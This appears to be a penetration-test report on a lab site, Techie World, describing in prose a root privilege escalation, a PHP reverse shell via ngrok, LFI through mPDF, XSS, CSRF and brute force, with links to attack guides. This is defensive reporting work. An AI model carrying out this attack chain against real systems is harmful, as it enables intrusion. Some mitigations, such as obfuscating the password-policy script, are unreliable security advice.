**DESCRIPTION:** Weak Password Policy is a low-risk vulnerability that occurs when an application does not enforce strong password requirements for user accounts. This vulnerability allows attackers to more easily guess or brute-force user passwords, increasing the risk of unauthorized access to user accounts. Weak password policies often include factors such as lack of complexity requirements, short minimum length, and absence of password expiration or lockout mechanisms. In this case of Techie World, according to the PHP code we can see that the password is a 5 number digit code.

**PROOF OF CONCEPT (POC):**

1. During the penetration test, we when an attacker attempts to log in—regardless of whether the user exists or not if the password given isn’t a numeric code between 4 to 6 digits — a notification pops up stating, "The password entered does not adhere to the A screenshot of a computer screen

   Description automatically generatedrequired policy."
2. In addition, we can see the script code for the password policy in the Inspect page.

****

**RECOMMENDED** **MITIGATIONS**:

1. **Avoid Detailed Error Messages:** Refrain from providing detailed error messages indicating password policy violations during the login process. Instead, provide a generic error message such as "Incorrect username or password" for failed login attempts to avoid disclosing information about the password policy to potential attackers.
2. **Obfuscate Password Policy Script:** Implement techniques to obfuscate the password policy script to make it less visible and harder to understand when inspecting the code. Utilize minification or encryption methods to obscure the password policy logic, making it more challenging for attackers to analyze and potentially exploit weaknesses in the authentication process. Additionally, consider loading the password policy script dynamically or through server-side processing to reduce its exposure in client-side code.
3. **Implement Strong Password Policy:** Revise the password policy to enforce strong password requirements, including a combination of uppercase and lowercase letters, numbers, and special characters. Increase the minimum password length to enhance complexity and resilience against brute-force attacks.
4. **Password Length and Complexity:** Adjust the password length requirement to exceed the maximum of 6 digits currently in place and implement requirements for a mix of character types to enhance password complexity further.
5. **Implement Password Expiration:** Introduce password expiration policies to prompt users to periodically update their passwords, reducing the likelihood of password compromise over time.
6. **Multi-Factor Authentication (MFA):** Implement multi-factor authentication (MFA) to add an additional layer of security beyond passwords. MFA requires users to provide multiple forms of verification, such as a password and a one-time code sent to their mobile device, significantly enhancing account security.

**VULN-015: Exposure of Robots.txt File (LOW)**

**CVSS**: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N

**RISK**:

General: Low

Probability: Low

Severity: Low

Fix Effort: Low

**DESCRIPTION**: Exposure of Robots.txt File is a low-risk vulnerability that occurs when the robots.txt file, which contains directives for web crawlers, is accessible to unauthorized users. While the robots.txt file is intended to provide guidance to search engine crawlers on which pages to crawl or avoid, exposing its contents can inadvertently disclose sensitive information about the application's directory structure, potentially aiding attackers in identifying hidden or restricted areas of the website.

**PROOF OF CONCEPT(POC):**

To demonstrate the Exposure of Robots.txt File vulnerability, an attacker navigates to the website's domain followed by "/robots.txt" in a web browser to access the robots.txt file directly. By accessing the robots.txt file, attackers can gain insights into directories or areas of the website that are intended to be restricted or hidden from web crawlers.

In this case, the robots.txt file reveals the presence of a "flag.txt" file that is disallowed, potentially hinting at a sensitive resource that should not be accessed by web crawlers or users. Additionally, the presence of wildcard (\*) directives in the "User-agent" and "Allow" sections indicates that all web crawlers are allowed access to all areas of the website, which may not be desirable from a security standpoint.

A screenshot of a computer

Description automatically generated

**RECOMMENDED MITIGATIONS:**

1. **Restrict Access to Robots.txt**: Ensure that the robots.txt file is not accessible to unauthorized users by configuring appropriate access controls or placing it in a directory with restricted permissions. Limit access to the robots.txt file to only trusted entities, such as search engine crawlers, to prevent unauthorized disclosure of sensitive information.
2. **Enhance Control with Meta Robots Tags and Security Headers:** Augment the directives in robots.txt with meta robots tags embedded within individual web pages to finely tune indexing and crawling behavior. Employ security headers, like X-Robots-Tag, to bolster control over crawling and indexing at the server level. Employ directives such as "noindex" and "nofollow" to inhibit search engines from indexing or traversing links to designated pages, enhancing privacy, and fortifying against unwarranted access to sensitive content.

**APPENDICES**

This section contains various links where tools and payloads were found, and explanations of various tools used.

**BURPSUITE**

Burp Suite is a comprehensive cybersecurity tool used primarily for web application security testing. Its methodology revolves around assessing the security posture of web applications by identifying vulnerabilities such as SQL injection, cross-site scripting (XSS), and broken authentication mechanisms. The tool functions as a proxy between the user's browser and the target web application, allowing for interception and manipulation of HTTP requests and responses. Burp Suite consists of various modules, including a proxy, scanner, repeater, intruder, and sequencer, each serving a specific purpose in the testing process. Its methodology involves a systematic approach of intercepting traffic, analysing requests and responses, identifying potential vulnerabilities, and then exploiting them to demonstrate their impact and provide remediation recommendations. Burp Suite is widely used by security professionals and penetration testers to ensure the robustness of web applications against malicious attacks.

More information: https://portswigger.net/burp

**PENTEST-TOOLS.COM**

1. <https://pentest-tools.com/>

Pentest-Tools.Com is an online platform offering a suite of tools tailored for penetration testing and cybersecurity assessments. Its methodology revolves around providing a user-friendly interface for security professionals to conduct various types of tests, including vulnerability scanning, network reconnaissance, and web application testing. The platform offers both free and paid tools, catering to different levels of expertise and needs within the cybersecurity community. Users can leverage these tools to identify potential vulnerabilities in their systems, such as misconfigurations, weak passwords, or outdated software versions. The methodology of [HTTPS://pentest-tools.com/](https://pentest-tools.com/) encourages a proactive approach to security by empowering users to regularly assess and strengthen their digital defences against potential threats.

**MPDF**

1. <https://github.com/mpdf/mpdf/issues/356>
2. <https://0xdf.gitlab.io/2022/10/22/htb-faculty.html>

**REVERSE SHELL + NGROK**

1. <https://gist.github.com/sckalath/67a59eb4955f1f9aedde>
2. <https://drxh3kr.medium.com/using-netcat-with-ngrok-ip-for-receiving-reverse-shell-25ba7a498aab>

**PRIVELEGE ESCALATION**

1. <https://gtfobins.github.io/gtfobins/python/>
2. <https://github.com/pha5matis/Pentesting-Guide/blob/master/privilege_escalation_-_linux.md>
3. [https://medium.com/@johnniketas/hackthebox-cap-643e3f55daad](https://medium.com/@johnniketas/hackthebox-cap-643e3f55daad\)

**FINDINGS CLASSIFICATIONS**

**VULN-001: Privilege Escalation Vulnerability (CRITICAL)**

**DESCRIPTION OF THE TEST:**Privilege Escalation Vulnerability is a critical security flaw that enables unauthorized users to elevate their privileges within the system, granting them access to resources or functionality beyond their authorized level.

**FINDINGS OF THE TEST:**In this situation, I pretended to be a user called "www-data" and found a way to increase my level of control from a regular user to the highest level, called "root access." I did this by running a small piece of code in Python that changed my user ID to the highest level possible. Then, I opened a command prompt with full control over the entire system. This kind of vulnerability is very dangerous because it can allow someone to access and manipulate sensitive information and important parts of the system without permission, putting data and resources at risk.

**THE RISKS AS A RESULT OF THE EXISTING SITUATION:**  
The risk arising from this vulnerability includes unauthorized access to sensitive resources and administrative functionality, leading to potential data breaches, system manipulation, and total system compromise.

**SEVERITY OF THE DAMAGE:**

* Critical:
* The realization of the risk will lead to horizontal impairment in the information availability of the organization's systems and/or infrastructure.
* The realization of the risk will lead to the disclosure of information that may threaten the stability of the organization or endanger human lives.
* Unauthorized disruption/alteration of information may threaten the stability of the organization or endanger human life.

**PROBABILITY OF REALIZATION:**

* High:
* The risk can be realized by exploiting known vulnerabilities in systems with inadequate security measures.
* No extensive technological knowledge is required; the vulnerability can be exploited with a simple script.
* The time required to realize the risk is small.
* Ability to use mechanized tools for exploitation.

**VULN-002: Reverse Shell Vulnerability (CRITICAL)**

**DESCRIPTION OF THE TEST:**  
Reverse Shell Vulnerability is a critical security flaw that allows attackers to establish a reverse shell connection to the target system, enabling remote execution of commands and unauthorized access to system resources.

**FINDINGS OF THE TEST:**  
In this situation, I combined various commands and languages to establish a reverse shell connection from my computer to the target system. I used NGROK to make a local service accessible from the internet and PHP to run a command that connects to my computer. This gave me interactive control over the target system, letting me execute commands and interact with it from afar.

**THE RISKS AS A RESULT OF THE EXISTING SITUATION:**  
The risk arising from this vulnerability includes unauthorized remote access to the system, execution of arbitrary commands, data exfiltration, and potential compromise of the entire system. This can lead to significant data breaches, system manipulation, and total system compromise.

**SEVERITY OF THE DAMAGE:**

* **Critical:**
* The realization of the risk will lead to a horizontal impairment in the information availability of the organization's systems and/or infrastructure.
* The realization of the risk will lead to the disclosure of information that may threaten the stability of the organization or endanger human lives.
* Unauthorized disruption/alteration of information may threaten the stability of the organization or endanger human life.

**PROBABILITY OF REALIZATION:**

* **High:**
* The risk can be realized by exploiting known vulnerabilities in systems with inadequate security measures.
* No extensive technological knowledge is required; the vulnerability can be exploited with a simple script.
* The time required to realize the risk is small.
* Ability to use mechanized tools for exploitation.

**VULN-003: Unauthorized Access to Sensitive Command-Line Interface (CRITICAL)**

**DESCRIPTION OF THE TEST:**  
Unauthorized Access to Sensitive Command-Line Interface is a critical security vulnerability that allows unauthorized users to access a file named "2218b21bfdba3807605ee1ecd8b39a3b74c4b83b42f51771491d4789d128a8f0.php." This file provides a command-line interface with limited command execution capabilities. Although not all commands may be permitted, attackers can still execute certain commands or actions through this interface, potentially leading to the compromise of the system.

**FINDINGS OF THE TEST:**  
The unrestricted access to the file via the URL <https://techie-world.xyz/admin/2218b21bfdba3807605ee1ecd8b39a3b74c4b83b42f51771491d4789d128a8f0.php> poses a critical risk to the security of the system because anyone, regardless of their user status, can access the link if found.

**THE RISKS AS A RESULT OF THE EXISTING SITUATION:**  
The risk arising from this vulnerability includes unauthorized remote access to the system, execution of arbitrary commands, data exfiltration, and potential compromise of the entire system. This can lead to significant data breaches, system manipulation, and total system compromise.

**SEVERITY OF THE DAMAGE:**

* **Critical**
* The realization of the risk will lead to a horizontal impairment in the information availability of the organization's systems and/or infrastructure.
* The realization of the risk will lead to the disclosure of information that may threaten the stability of the organization or endanger human lives.
* Unauthorized disruption/alteration of information may threaten the stability of the organization or endanger human life.

**PROBABILITY OF REALIZATION:**

* **High**
* The risk can be realized by exploiting the accessible file through a public URL.
* No extensive technological knowledge is required; the vulnerability can be exploited with a simple script.
* The time required to realize the risk is small.
* Ability to use mechanized tools for exploitation.

**VULN-004: Local File Inclusion (LFI) via MPDF Annotation Vulnerability (HIGH)**

**DESCRIPTION OF THE TEST:**  
Local File Inclusion (LFI) via MPDF Annotation Vulnerability is a critical security flaw that allows attackers to include and potentially execute arbitrary local files within the context of the application by exploiting the MPDF annotation feature. In this scenario, the vulnerability was leveraged by injecting a payload into the MPDF annotations to access sensitive files.

**FINDINGS OF THE TEST:**  
By accessing the URL <https://techie-world.xyz/admin/mpdf.php?user=admin> and exploiting the LFI vulnerability via MPDF annotation, a payload was injected that accessed the content of the /etc/passwd file. This manipulation also allowed unauthorized access to sensitive system files in the annotations of the document and revealed the existence of a sensitive file named 2218b21bfdba3807605ee1ecd8b39a3b74c4b83b42f51771491d4789d128a8f0.php.

**THE RISKS AS A RESULT OF THE EXISTING SITUATION:**  
The risk arising from this vulnerability includes unauthorized access to sensitive files, potential data breaches, and the execution of arbitrary code. This can lead to significant exposure of sensitive information, unauthorized system access, and compromise of the application’s integrity.

**SEVERITY OF THE DAMAGE:**

* **High**
* The realization of the risk will impair the information availability of a sensitive system.
* Exposure of sensitive information.
* Unauthorized disruption/change of sensitive information in the system.

**PROBABILITY OF REALIZATION:**

* **Medium**
* Information is available online.
* Well-documented behavior.
* The period of time required to realize the risk is long.

**VULN-005: Potential Apache HTTP 2.4.52 Server CVEs due to outdated version - SSRF, Out-of-Bounds Write, X-Forwarded-\* Header Bypass, HTTP Request Smuggling (CRITICAL/HIGH)**

**DESCRIPTION OF THE TEST:**  
The vulnerability pertains to an outdated version of the Apache HTTP Server (2.4.52) deployed on the system, which is affected by multiple CVEs. These CVEs expose the server to serious security risks, including HTTP Request Smuggling, heap memory overwriting, IP-based authentication bypass, and process crashes due to improper handling of request headers.

**FINDINGS OF THE TEST:**  
The following CVEs were identified in the outdated Apache HTTP Server version 2.4.52:

* **CVE-2022-22720**: The server fails to close inbound connections when errors are encountered, leading to HTTP Request Smuggling attacks.
* **CVE-2022-23943**: An out-of-bounds write vulnerability in mod\_sed allows an attacker to overwrite heap memory with possibly attacker-provided data.
* **CVE-2022-31813**: The server may not send X-Forwarded-\* headers to the origin server, potentially bypassing IP-based authentication mechanisms.
* **CVE-2006-20001**: A carefully crafted If: request header can cause a memory read or write of a single zero byte, leading to a process crash.
* **CVE-2023-27522**: HTTP Response Smuggling vulnerability via mod\_proxy\_uwsgi, where special characters in the origin response header can truncate/split the response forwarded to the client.

**THE RISKS AS A RESULT OF THE EXISTING SITUATION:**  
These vulnerabilities pose a high risk to the security of the system as they can be exploited by attackers to:

* Manipulate HTTP requests.
* Forge trusted requests from the server.
* Overwrite heap memory, leading to arbitrary code execution.
* Bypass security mechanisms like IP-based authentication.
* Cause process crashes, resulting in denial of service.

**SEVERITY OF THE DAMAGE:**

* **Critical**
* CVE-2022-22720: The risk of HTTP Request Smuggling can lead to significant security breaches and unauthorized access.
* CVE-2022-23943: Heap memory overwriting can result in arbitrary code execution and full system compromise.
* CVE-2022-31813: Bypassing IP-based authentication can allow unauthorized access to protected resources.
* **High**
* CVE-2006-20001: The potential for process crashes can lead to denial of service.
* CVE-2023-27522: HTTP Response Smuggling can manipulate server responses, leading to data leakage and other security breaches.

**PROBABILITY OF REALIZATION:**

* **High**:
* The vulnerabilities can be exploited remotely without authentication.
* No extensive technological knowledge is required for exploitation.
* These issues are well-documented and easily accessible online.
* The attack vectors are straightforward and can be executed in a short time frame.

**VULN-006: Cross-Site Request Forgery (CSRF) (Medium)**

**DESCRIPTION OF THE TEST:**  
Cross-Site Request Forgery (CSRF) is a web security vulnerability that enables attackers to trick authenticated users into performing unintended actions on a web application without their knowledge or consent. By exploiting this vulnerability, attackers can induce users to send requests that perform actions such as sending messages or changing account settings on their behalf.

**FINDINGS OF THE TEST:**  
During the test, a CSRF vulnerability was identified using an html form with hidden input fields.

**THE RISKS AS A RESULT OF THE EXISTING SITUATION:**  
The presence of a CSRF vulnerability exposes the system to several risks:

* Unauthorized actions performed on behalf of authenticated users.
* Potential modification of user settings or data without user consent.
* Unintended actions that can compromise the integrity and confidentiality of user data.

**SEVERITY OF THE DAMAGE:**

* **Medium**
* Confidentiality: Low impact, as sensitive information is not directly exposed.
* Integrity: Medium impact, as unauthorized actions can alter user data or settings.
* Availability: Low impact, as the vulnerability does not directly affect system availability.

**PROBABILITY OF REALIZATION:**

* **Medium:**
* Exploiting this vulnerability requires user interaction, such as visiting a malicious webpage or clicking on a phishing link.
* The attack vector is well-documented and easily accessible online.
* The period of time required to realize the risk is moderate, and the likelihood of exploitation is increased by the prevalence of social engineering tactics.

**VULN-007: Cookie Manipulation Vulnerability (MEDIUM)**

**DESCRIPTION OF THE TEST:**

Cookie Manipulation Vulnerability is a medium-risk security issue where attackers gain unauthorized access to and manipulate cookies associated with a web application. Cookies store user session information and preferences, and attackers exploit this vulnerability by intercepting and modifying cookies to gain unauthorized access. Notably, user authentication is not always required for editing cookies, allowing attackers to bypass authentication protocols.

**FINDINGS OF THE TEST:**

During the test, we successfully exploited this vulnerability, gaining unauthorized access through two distinct methods: one with a user already logged into the system and the other without any active user session.

**THE RISKS AS A RESULT OF THE EXISTING SITUATION:**The presence of the Cookie Manipulation Vulnerability exposes the system to several risks:

* Unauthorized access to restricted resources or functionalities.
* Potential manipulation of user sessions, leading to privilege escalation or unauthorized actions.
* Compromise of user data confidentiality and integrity.

**SEVERITY OF THE DAMAGE:**

* **Medium**
* Confidentiality: Low impact, as sensitive information is not directly exposed.
* Integrity: Low impact, as unauthorized access may lead to data manipulation but not widespread alteration.
* Availability: No impact, as the vulnerability does not directly affect system availability.

**PROBABILITY OF REALIZATION:**

* **High**
* Exploiting this vulnerability requires minimal technical knowledge and can be achieved with common web browser tools.
* The attack vector is well-documented and easily accessible online.
* The probability of exploitation is increased by the prevalence of cookie-based authentication mechanisms and the ease of intercepting and modifying cookies.

**VULN-008: Reflected XSS via Contact Form Vulnerability (MEDIUM)**

**DESCRIPTION OF THE TEST:**

Reflected XSS via Contact Form Vulnerability poses a medium-risk security issue, allowing attackers to execute arbitrary JavaScript code within the context of a web page. This vulnerability stems from inadequate input sanitization and validation in the contact form, enabling attackers to inject malicious payloads. These payloads can facilitate various malicious actions, including cookie theft, redirection to malicious websites, manipulation of page content, and initiation of actions such as opening new windows or tabs.

**FINDINGS OF THE TEST:**

During the test, multiple proof of concept (POC) payloads were identified, demonstrating the potential for injecting arbitrary JavaScript code via the contact form. These payloads allowed for actions such as stealing cookies, redirecting users to malicious websites, altering page content, and opening new windows or tabs.

**THE RISKS AS A RESULT OF THE EXISTING SITUATION:**  
The presence of the Reflected XSS via Contact Form Vulnerability exposes the system to several risks:

* Unauthorized execution of arbitrary JavaScript code within the context of the web page.
* Potential theft of user cookies, leading to session hijacking or unauthorized access to user accounts.
* Redirection of users to malicious websites, exposing them to further security threats.
* Manipulation of page content, leading to user confusion or misinformation.
* Opening of new windows or tabs to malicious content, further compromising user security.

**SEVERITY OF THE DAMAGE:**

* **Medium**
* Confidentiality: Low impact, as sensitive information may be  
  exposed through cookie theft but not directly accessed.
* Integrity: Low impact, as the vulnerability allows for content manipulation but does not directly modify critical data.
* Availability: No impact, as the vulnerability does not directly affect system availability.

**PROBABILITY OF REALIZATION:**

* **High**
* The vulnerability can be easily exploited by attackers through various injection techniques.
* The prevalence of contact forms on websites increases the probability of encountering this vulnerability.
* Attackers can automate the exploitation process, increasing the likelihood of successful attacks.

**VULN-009: Phishing - Clickjacking Vulnerability via Iframe Vulnerability (MEDIUM)**

**DESCRIPTION OF THE TEST:**

Phishing - Clickjacking Vulnerability via Iframe Vulnerability represents a medium-risk security flaw occurring when a malicious page loads a website's content within an iframe, rendering it susceptible to clickjacking attacks. Attackers can overlay deceptive elements on the iframe content, deceiving users into unknowingly interacting with the underlying website.

**FINDINGS OF THE TEST:**

The proof of concept (POC) effectively demonstrates the vulnerability. Upon visiting the malicious page, the website "techie-world.xyz" loads within an iframe of dimensions 1200x1000. Attackers can exploit this vulnerability by making the iframe transparent and overlaying deceptive elements to trick users into interacting with the underlying website without their consent, potentially leading to phishing attempts or unauthorized actions.

**RISKS AS A RESULT OF THE EXISTING SITUATION:**

The Phishing - Clickjacking Vulnerability via Iframe Vulnerability poses several risks:

* Increased likelihood of phishing attempts targeting unsuspecting users.
* Potential compromise of user credentials or sensitive information through unauthorized interactions.
* Diminished trust in the security and reliability of the affected website.

**SEVERITY OF THE DAMAGE:**

* **Medium**
* Confidentiality: Low impact, as sensitive information may be exposed indirectly through phishing attempts.
* Integrity: Low impact, as the vulnerability may not directly manipulate data but can deceive users into unintended actions.
* Availability: No impact, as the vulnerability does not directly affect system availability.

**PROBABILITY OF REALIZATION:**

* **Medium:**
* Exploiting this vulnerability requires moderate technical knowledge but is facilitated by readily available tools and techniques for clickjacking attacks.
* The attack vector is well-documented, and successful exploitation can lead to significant consequences, warranting proactive mitigation measures.

**VULN-010: Apache Server Disclosure (MEDIUM)**

**DESCRIPTION OF THE TEST:**

Apache Server Disclosure vulnerability presents a medium-risk scenario where sensitive information regarding the Apache server configuration, version, and modules is exposed. Attackers can obtain this information through various means, including network scanning with tools like Nmap or by accessing invalid URLs, which could aid in reconnaissance and targeted attacks against the server using known CVEs.

**FINDINGS OF THE TEST:**

During the examination, we identified vulnerabilities through two primary methods: network scanning with Nmap and accessing invalid URLs. Nmap scans revealed details about the Apache server version, while accessing invalid URLs returned error messages disclosing server information.

**THE RISKS AS A RESULT OF THE EXISTING SITUATION:**

The presence of Apache Server Disclosure poses several risks:

• Exposing sensitive server configuration details and version information.

• Facilitating reconnaissance for potential attackers to identify vulnerabilities.

• Potential exploitation of known vulnerabilities to compromise server security**.**

**SEVERITY OF THE DAMAGE:**

**• Medium**

**•** Confidentiality: Low impact, as the disclosed information may not directly expose sensitive data.

• Integrity: Low impact, as the vulnerability may not directly lead to data manipulation.

• Availability: No impact, as the vulnerability does not directly affect system availability.

**PROBABILITY OF REALIZATION:**

**•** Medium

• Exploiting this vulnerability requires moderate technical knowledge but is facilitated by widely available tools like Nmap.

• The attack vector is well-documented, and the probability of exploitation is increased due to the prevalence of Apache servers and common reconnaissance techniques.

**Top of Form**

**Vulnerability Name: VULN-011: Directory Listing Enabled (LOW)**

**DESCRIPTION OF THE TEST:**

Directory Listing Enabled is a low-risk vulnerability that arises when the web server allows directory listing, exposing the contents of directories to potential attackers. This vulnerability can be exploited using tools like dirsearch or by manually inspecting the web page's source code, providing unauthorized access to directory contents and potentially sensitive information.

**FINDINGS OF THE TEST:**

During the examination, we identified vulnerabilities through two primary methods: executing dirsearch against the target web server and manually inspecting the web page's source code. Dirsearch scans revealed directories where listing was enabled, providing access to their contents. Additionally, inspecting the page source uncovered directory paths exposed in HTML comments or JavaScript code, allowing unauthorized access to directory contents.

**RISKS AS A RESULT OF THE EXISTING SITUATION:**

The presence of Directory Listing Enabled vulnerability poses several risks:

* Exposing directory contents and potentially sensitive information to unauthorized users.
* Facilitating reconnaissance for potential attackers to identify vulnerable directories.
* Potential exploitation of exposed directories to access or modify sensitive data.

**SEVERITY OF THE DAMAGE:**

* Low
* Confidentiality: Low impact, as the exposed information may not directly contain sensitive data.
* Integrity: No impact, as the vulnerability does not directly lead to data manipulation.
* Availability: No impact, as the vulnerability does not directly affect system availability.

**PROBABILITY OF REALIZATION:**

* Low
* Exploiting this vulnerability requires minimal technical knowledge but may require manual inspection of the web page's source code.
* The attack vector is not widely documented, and the probability of exploitation is reduced due to its low severity and limited impact.

**Top of Form**

**VULN-012: Lack of Automation: Brute Force Attack on User's Login (LOW)**

**DESCRIPTION OF THE TEST:**

Lack of Automation: Brute Force Attack on User's Login is a vulnerability arising from the absence of automated mechanisms to counter brute force attacks against user login credentials. The attacker exploited this vulnerability by intercepting a user login request using Burp Suite and then crafting a payload to brute force the password. While the severity of this vulnerability is low, the effort required to fix it is high due to the implementation of effective countermeasures.

**FINDINGS OF THE TEST:** During the examination, we successfully demonstrated the Lack of Automation vulnerability by exploiting the weak password policy using Burp Suite to intercept and modify a user login request. Burp Intruder was then configured to automate the brute force attack by systematically guessing passwords compliant with the weak password policy, such as a 5-digit numeric code. This proof of concept illustrates how an attacker can exploit the Lack of Automation vulnerability to execute a brute force attack on user login credentials, compromising the application's security.

**RISKS AS A RESULT OF THE EXISTING SITUATION:**

The Lack of Automation vulnerability poses several risks:

* Increased susceptibility to brute force attacks targeting user login credentials.
* Potential unauthorized access to user accounts, compromising their confidentiality and integrity.
* Possibility of account takeover and misuse of user privileges.

**SEVERITY OF THE DAMAGE:**

* Low
* Confidentiality: Low impact, as the vulnerability primarily threatens the confidentiality of user accounts.
* Integrity: Low impact, as the vulnerability does not directly lead to data manipulation.
* Availability: No impact, as the vulnerability does not directly affect system availability.

**PROBABILITY OF REALIZATION:**

* Low
* Exploiting this vulnerability requires moderate technical knowledge and the use of specialized tools like Burp Suite.
* The attack vector is well-documented but requires significant effort and manual intervention, reducing the probability of successful exploitation.

**VULN-013: User Enumeration Vulnerability (LOW)**

**DESCRIPTION OF THE TEST:** User Enumeration Vulnerability is a low-risk flaw allowing attackers to discern valid user accounts within the application. This vulnerability emerges when the application exhibits distinguishable responses or behaviours for valid and invalid user identifiers. Attackers exploit this vulnerability to enumerate valid user accounts, enabling further attacks like brute-force login attempts or targeted phishing campaigns. In the case of Techie World, distinct responses indicate user existence.

**FINDINGS OF THE TEST:** During the assessment, we successfully demonstrated the User Enumeration vulnerability. By observing the application's responses to login attempts with valid and invalid user identifiers, attackers can systematically identify valid user accounts. The application provides distinguishable error messages for non-existent users ("User not found") and incorrect passwords ("Incorrect username or password"). This proof-of-concept underscores how attackers exploit user enumeration vulnerabilities to discern valid user accounts.

**RISKS AS A RESULT OF THE EXISTING SITUATION:** The User Enumeration vulnerability presents several risks:

* Increased susceptibility to unauthorized access through targeted attacks like brute-force login attempts.
* Facilitation of user account enumeration, potentially aiding in subsequent attacks such as phishing campaigns.
* Compromise of user privacy and confidentiality by exposing valid user accounts.

**SEVERITY OF THE DAMAGE:**

* Low
* Confidentiality: Low impact, as the vulnerability primarily threatens user account privacy.
* Integrity: No impact, as the vulnerability does not directly lead to data manipulation.
* Availability: No impact, as the vulnerability does not directly affect system availability.

**PROBABILITY OF REALIZATION:**

* Low
* Exploiting this vulnerability requires minimal technical knowledge and can be achieved through basic observation of application responses.
* The attack vector is well-documented but may not always lead to successful exploitation due to the need for manual observation and interpretation of responses.

**VULN-014: Weak Password Policy (LOW)**

**DESCRIPTION OF THE TEST:**

Weak Password Policy is a low-risk vulnerability arising when an application lacks enforcement of robust password requirements for user accounts. This vulnerability facilitates easier guessing or brute-forcing of user passwords, heightening the risk of unauthorized access. Weak password policies typically entail factors like insufficient complexity requirements, short minimum length, and the absence of password expiration or lockout mechanisms. In the case of Techie World, the PHP code reveals a password policy allowing only 5-digit numeric codes.

**FINDINGS OF THE TEST:**

The penetration test identified the Weak Password Policy vulnerability. Regardless of the user's existence, if the password provided is not a numeric code between 4 to 6 digits, a notification stating, "The password entered does not adhere to the required policy," is displayed. Additionally, inspecting the page source reveals the script code for the password policy.

**RISKS AS A RESULT OF THE EXISTING SITUATION:**

The Weak Password Policy vulnerability presents several risks:

* Increased susceptibility to brute-force attacks due to easily guessable passwords.
* Compromised security of user accounts, potentially leading to unauthorized access.
* Reduced confidentiality and integrity of user data if accounts are compromised.

**SEVERITY OF THE DAMAGE:**

* Low
* Confidentiality: Low impact, as the vulnerability primarily threatens user account privacy.
* Integrity: Low impact, as the vulnerability does not directly lead to data manipulation.
* Availability: No impact, as the vulnerability does not directly affect system availability.

**PROBABILITY OF REALIZATION:**

* Low
* Exploiting this vulnerability requires minimal technical knowledge and can be detected through basic observation of password validation mechanisms.
* The attack vector is well-documented, but successful exploitation depends on attackers circumventing or bypassing password policies.

**VULN-015: Exposure of Robots.txt File (LOW)**

**DESCRIPTION OF THE TEST:**

Exposure of Robots.txt File is a low-risk vulnerability occurring when the robots.txt file, containing directives for web crawlers, is accessible to unauthorized users. While intended to guide search engine crawlers, exposing its contents can inadvertently disclose sensitive information about the application's directory structure, aiding attackers in identifying hidden or restricted areas of the website.

**FINDINGS OF THE TEST:**

The proof of concept (POC) effectively demonstrates the vulnerability. By navigating to the website's domain followed by "/robots.txt," attackers can access the robots.txt file directly. This exposure reveals insights into restricted or hidden areas of the website, potentially aiding attackers in identifying sensitive resources. The presence of disallowed directories, such as "flag.txt," hints at sensitive areas intended to be restricted. Furthermore, wildcard (\*) directives in the "User-agent" and "Allow" sections suggest that all web crawlers have access to all areas of the website, raising security concerns.

**RISKS AS A RESULT OF THE EXISTING SITUATION:**

The Exposure of Robots.txt File poses several risks:

* Potential disclosure of sensitive information about the application's directory structure.
* Increased likelihood of attackers identifying hidden or restricted areas of the website.
* Diminished confidentiality and security of sensitive resources unintentionally exposed through the robots.txt file.

**SEVERITY OF THE DAMAGE:**

* Low
* Confidentiality: Low impact, as sensitive information may be indirectly disclosed through the robots.txt file.
* Integrity: No impact, as the vulnerability does not directly manipulate data or compromise the integrity of the system.
* Availability: No impact, as the vulnerability does not directly affect system availability.

**PROBABILITY OF REALIZATION:**

* Low
* Exploiting this vulnerability requires minimal technical knowledge and can be achieved through basic web browsing techniques.
* While the impact of exploitation is low, the unintentional exposure of sensitive information warrants proactive mitigation measures.